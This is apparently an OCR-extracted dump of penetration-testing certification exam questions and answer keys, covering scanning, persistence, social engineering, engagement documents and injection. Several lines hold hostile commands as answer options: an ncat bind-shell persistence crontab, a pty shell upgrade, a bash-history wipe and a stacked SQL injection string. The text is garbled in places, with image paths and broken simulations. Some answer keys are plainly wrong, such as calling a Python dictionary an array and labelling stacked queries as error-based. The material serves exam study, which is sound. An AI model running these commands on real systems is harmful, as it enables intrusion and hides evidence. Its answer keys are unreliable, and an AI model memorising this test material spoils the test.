
Answer: B

NEW QUESTION 170
A consulting company is completing the ROE during scoping. Which of the following should be included in the ROE?

A. Cost ofthe assessment
B. Report distribution
C. Testing restrictions
D. Liability

Answer: B

NEW QUESTION 172
During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.
INSTRUCTIONS
Analyze the code segments to determine which sections are needed to complete a port scanning script. Drag the appropriate elements into the correct locations to complete the script.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
A picture containing shape Description automatically generated

A picture containing treemap chart Description automatically generated

Text Description automatically generated

Graphical user interface Description automatically generated

NEW QUESTION 176
A penetration tester ran a ping –A command during an unknown environment test, and it returned a 128 TTL packet. Which of the following OSs would MOST likely return a packet of this type?

A. Windows
B. Apple
C. Linux
D. Android

Answer: A

NEW QUESTION 181
A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx
| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?

A. ftp 192.168.53.23
B. smbclient \\\\WEB3\\IPC$ -I 192.168.53.23 –U guest
C. ncrack –u Administrator –P 15worst_passwords.txt –p rdp 192.168.53.23
D. curl –X TRACE https://192.168.53.23:8443/index.aspx
E. nmap –-script vuln –sV 192.168.53.23

Answer: A

NEW QUESTION 184
A penetration tester is examining a Class C network to identify active systems quickly. Which of the following commands should the penetration tester use?

A. nmap sn 192.168.0.1/16
B. nmap sn 192.168.0.1-254
C. nmap sn 192.168.0.1 192.168.0.1.254
D. nmap sN 192.168.0.0/24

Answer: B

NEW QUESTION 187
A penetration tester was conducting a penetration test and discovered the network traffic was no longer reaching the client's IP address. The tester later discovered the SOC had used sinkholing on the penetration tester's IP address. Which of the following BEST describes what happened?

A. The penetration tester was testing the wrong assets
B. The planning process failed to ensure all teams were notified
C. The client was not ready for the assessment to start
D. The penetration tester had incorrect contact information

Answer: B

NEW QUESTION 188
A penetration tester wants to identify CVEs that can be leveraged to gain execution on a Linux server that has an SSHD running. Which of the following would BEST support this task?

A. Run nmap with the –o, -p22, and –sC options set against the target
B. Run nmap with the –sV and –p22 options set against the target
C. Run nmap with the --script vulners option set against the target
D. Run nmap with the –sA option set against the target

Answer: A

NEW QUESTION 192
A penetration tester was able to gain access successfully to a Windows workstation on a mobile client's laptop. Which of the following can be used to ensure the tester is able to maintain access to the system?

A. schtasks /create /sc /ONSTART /tr C:\Temp\WindowsUpdate.exe
B. wmic startup get caption,command
C. crontab –l; echo "@reboot sleep 200 && ncat –lvp 4242 –e /bin/bash") | crontab 2>/dev/null
D. sudo useradd –ou 0 –g 0 user

Answer: A

NEW QUESTION 197
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials
Null session enumeration
Weak SMB file permissions
Webdav file upload
ARP spoofing
SNMP enumeration
Fragmentation attack
FTP anonymous login

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds
```

ports – [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash


for port in ports:

Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```



A. Mastered
B. Not Mastered

Answer: A

Explanation:
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap
-sV
-p 1-1023

NEW QUESTION 201
A physical penetration tester needs to get inside an organization's office and collect sensitive information without acting suspiciously or being noticed by the security guards. The tester has observed that the company's ticket gate does not scan the badges, and employees leave their badges on the table while going to the restroom. Which of the following techniques can the tester use to gain physical access to the office? (Choose two.)

A. Shoulder surfing

B. Call spoofing
C. Badge stealing
D. Tailgating
E. Dumpster diving
F. Email phishing

Answer: CD

NEW QUESTION 204
A security firm has been hired to perform an external penetration test against a company. The only information the firm received was the company name. Which of the following passive reconnaissance approaches would be MOST likely to yield positive initial results?

A. Specially craft and deploy phishing emails to key company leaders.
B. Run a vulnerability scan against the company's external website.
C. Runtime the company's vendor/supply chain.
D. Scrape web presences and social-networking sites.

Answer: D

NEW QUESTION 209
A penetration tester wrote the following script to be used in one engagement:

```
#!/usr/bin/python
import socket,sys
ports = [21,22,23,25,80,139,443,445,3306,3389]
if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Too few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()
try:
        for port in ports:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(2)
                results = s.connect_ex((target,port))
                if result == 0:
                        print("Port {} is opened".format(port))
except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

Which of the following actions will this script perform?

A. Look for open ports.
B. Listen for a reverse shell.
C. Attempt to flood open ports.
D. Create an encrypted tunnel.

Answer: A

NEW QUESTION 210
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Answer: B

NEW QUESTION 212
A security analyst needs to perform a scan for SMB port 445 over a/16 network. Which of the following commands would be the BEST option when stealth is not a concern and the task is time sensitive?

A. Nmap -s 445 -Pn -T5 172.21.0.0/16
B. Nmap -p 445 -n -T4 -open 172.21.0.0/16
C. Nmap -sV --script=smb* 172.21.0.0/16
D. Nmap -p 445 -max -sT 172. 21.0.0/16

Answer: C

Explanation:

The best option when stealth is not a concern and the task is time sensitive is to use the command: Nmap -sV --script=smb* 172.21.0.0/16. This command will use version detection and SMB scripts to scan for port 445 on the given IP range. The -sV option will cause Nmap to detect the version of services running on the ports, which is helpful for identifying vulnerabilities, and the --script=smb* option will cause Nmap to run all of the SMB related scripts. The -T4 option can be used to speed up the scan, as it increases the timing probes.

NEW QUESTION 213
A penetration tester is reviewing the following SOW prior to engaging with a client:
“Network diagrams, logical and physical asset inventory, and employees’ names are to be treated as client confidential. Upon completion of the engagement, the penetration tester will submit findings to the client’s Chief Information Security Officer (CISO) via encrypted protocols and subsequently dispose of all findings by erasing them in a secure manner.”
Based on the information in the SOW, which of the following behaviors would be considered unethical? (Choose two.)

A. Utilizing proprietary penetration-testing tools that are not available to the public or to the client for auditing and inspection
B. Utilizing public-key cryptography to ensure findings are delivered to the CISO upon completion of the engagement
C. Failing to share with the client critical vulnerabilities that exist within the client architecture to appease the client’s senior leadership team
D. Seeking help with the engagement in underground hacker forums by sharing the client’s public IP address
E. Using a software-based erase tool to wipe the client’s findings from the penetration tester’s laptop
F. Retaining the SOW within the penetration tester’s company for future use so the sales team can plan future engagements

Answer: CD

NEW QUESTION 214
A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

A. The web server is using a WAF.
B. The web server is behind a load balancer.
C. The web server is redirecting the requests.
D. The local antivirus on the web server Is rejecting the connection.

Answer: A

Explanation:
A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

NEW QUESTION 219
A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.
Which of the following changes should the tester apply to make the script work as intended?

A. Change line 2 to $ip= €10.192.168.254€;
B. Remove lines 3, 5, and 6.
C. Remove line 6.
D. Move all the lines below line 7 to the top of the script.

Answer: B

Explanation:
https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html Example script:
#!/usr/bin/perl
$ip=$argv[1]; attack($ip); sub attack { print("x");
}

NEW QUESTION 222
A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat
B. Mimikatz
C. Patator
D. John the Ripper

Answer: C

Explanation:
https://www.kali.org/tools/patator/

NEW QUESTION 227
Given the following code:

```
systems = {
        "10.10.10.1" : "Windows 10",
        "10.10.10.2" : "Windows 10",
        "10.10.10.3" : "Windows 2016",
        "10.10.10.4" : "Linux"
}
```

Which of the following data structures is systems?

A. A tuple
B. A tree
C. An array
D. A dictionary

Answer: C

NEW QUESTION 230
Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

A. MSA
B. NDA
C. SOW
D. ROE

Answer: B

NEW QUESTION 235
A penetration tester needs to access a building that is guarded by locked gates, a security team, and cameras. Which of the following is a technique the tester can use to gain access to the IT framework without being detected?

A. Pick a lock.
B. Disable the cameras remotely.
C. Impersonate a package delivery worker.
D. Send a phishing email.

Answer: C

NEW QUESTION 240
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.
B. Collect the proper evidence and then remove the malware.
C. Do a root-cause analysis to find out how the malware got in.
D. Remove the malware immediately.
E. Stop the assessment and inform the emergency contact.


Answer: E

NEW QUESTION 245
A penetration tester is testing input validation on a search form that was discovered on a website. Which of the following characters is the BEST option to test the website for vulnerabilities?

A. Comma
B. Double dash
C. Single quote
D. Semicolon

Answer: C

NEW QUESTION 250
A penetration tester has prepared the following phishing email for an upcoming penetration test:


Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

NEW QUESTION 252
A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost
B. To guide them through the building entrances
C. To validate the billing information with the client
D. As proof in case they are discovered

Answer: D

NEW QUESTION 255
A penetration tester exploited a unique flaw on a recent penetration test of a bank. After the test was completed, the tester posted information about the exploit online along with the IP addresses of the exploited machines. Which of the following documents could hold the penetration tester accountable for this action?

A. ROE
B. SLA
C. MSA
D. NDA

Answer: D

NEW QUESTION 257
A tester who is performing a penetration test discovers an older firewall that is known to have serious vulnerabilities to remote attacks but is not part of the original list of IP addresses for the engagement. Which of the following is the BEST option for the tester to take?

A. Segment the firewall from the cloud.
B. Scan the firewall for vulnerabilities.
C. Notify the client about the firewall.
D. Apply patches to the firewall.

Answer: C

NEW QUESTION 258
A penetration tester gains access to a system and establishes persistence, and then runs the following commands:
cat /dev/null > temp
touch –r .bash_history temp mv temp .bash_history
Which of the following actions is the tester MOST likely performing?

A. Redirecting Bash history to /dev/null
B. Making a copy of the user's Bash history for further enumeration
C. Covering tracks by clearing the Bash history
D. Making decoy files on the system to confuse incident responders

Answer: C

NEW QUESTION 259
Which of the following is a rules engine for managing public cloud accounts and resources?

A. Cloud Custodian
B. Cloud Brute
C. Pacu
D. Scout Suite

Answer: A

Explanation:
Cloud Custodian is a rules engine for managing public cloud accounts and resources. It allows users to define policies to enable a well managed cloud infrastructure, that's both secure and cost optimized. It consolidates many of the adhoc scripts organizations have into a lightweight and flexible tool, with unified metrics and reporting.

NEW QUESTION 260
A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

A. Spawned shells
B. Created user accounts
C. Server logs
D. Administrator accounts
E. Reboot system
F. ARP cache

Answer: AB

Explanation:
Removing shells: Remove any shell programs installed when performing the pentest.
Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.
Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

NEW QUESTION 262
A penetration tester wants to scan a target network without being detected by the client's IDS. Which of the following scans is MOST likely to avoid detection?

A. nmap –p0 –T0 –sS 192.168.1.10
B. nmap –sA –sV --host-timeout 60 192.168.1.10
C. nmap –f --badsum 192.168.1.10
D. nmap –A –n 192.168.1.10

Answer: A

NEW QUESTION 266
Given the following script:

```
Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = sr1(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6      print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
B. Performs a single DNS query for www.comptia.org and prints the raw data output
C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
D. Prints each DNS query result already stored in variable b

Answer: D

NEW QUESTION 267
A penetration tester captured the following traffic during a web-application test:

Which of the following methods should the tester use to visualize the authorization information being transmitted?

A. Decode the authorization header using UTF-8.
B. Decrypt the authorization header using bcrypt.
C. Decode the authorization header using Base64.
D. Decrypt the authorization header using AES.

Answer: C

NEW QUESTION 271
A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network. Which of the following methods will MOST likely work?

A. Try to obtain the private key used for S/MIME from the CEO's account.
B. Send an email from the CEO's account, requesting a new account.
C. Move laterally from the mail server to the domain controller.
D. Attempt to escalate privileges on the mail server to gain root access.

Answer: D

NEW QUESTION 272
A penetration tester is looking for vulnerabilities within a company's web application that are in scope. The penetration tester discovers a login page and enters the following string in a field:
1;SELECT Username, Password FROM Users;
Which of the following injection attacks is the penetration tester using?

A. Blind SQL
B. Boolean SQL
C. Stacked queries
D. Error-based

Answer: D

NEW QUESTION 277
A company provided the following network scope for a penetration test:
* 169.137.1.0/24
* 221.10.1.0/24
* 149.14.1.0/24
A penetration tester discovered a remote command injection on IP address 149.14.1.24 and exploited the system. Later, the tester learned that this particular IP address belongs to a third party. Which of the following stakeholders is responsible for this mistake?

A. The company that requested the penetration test
B. The penetration testing company
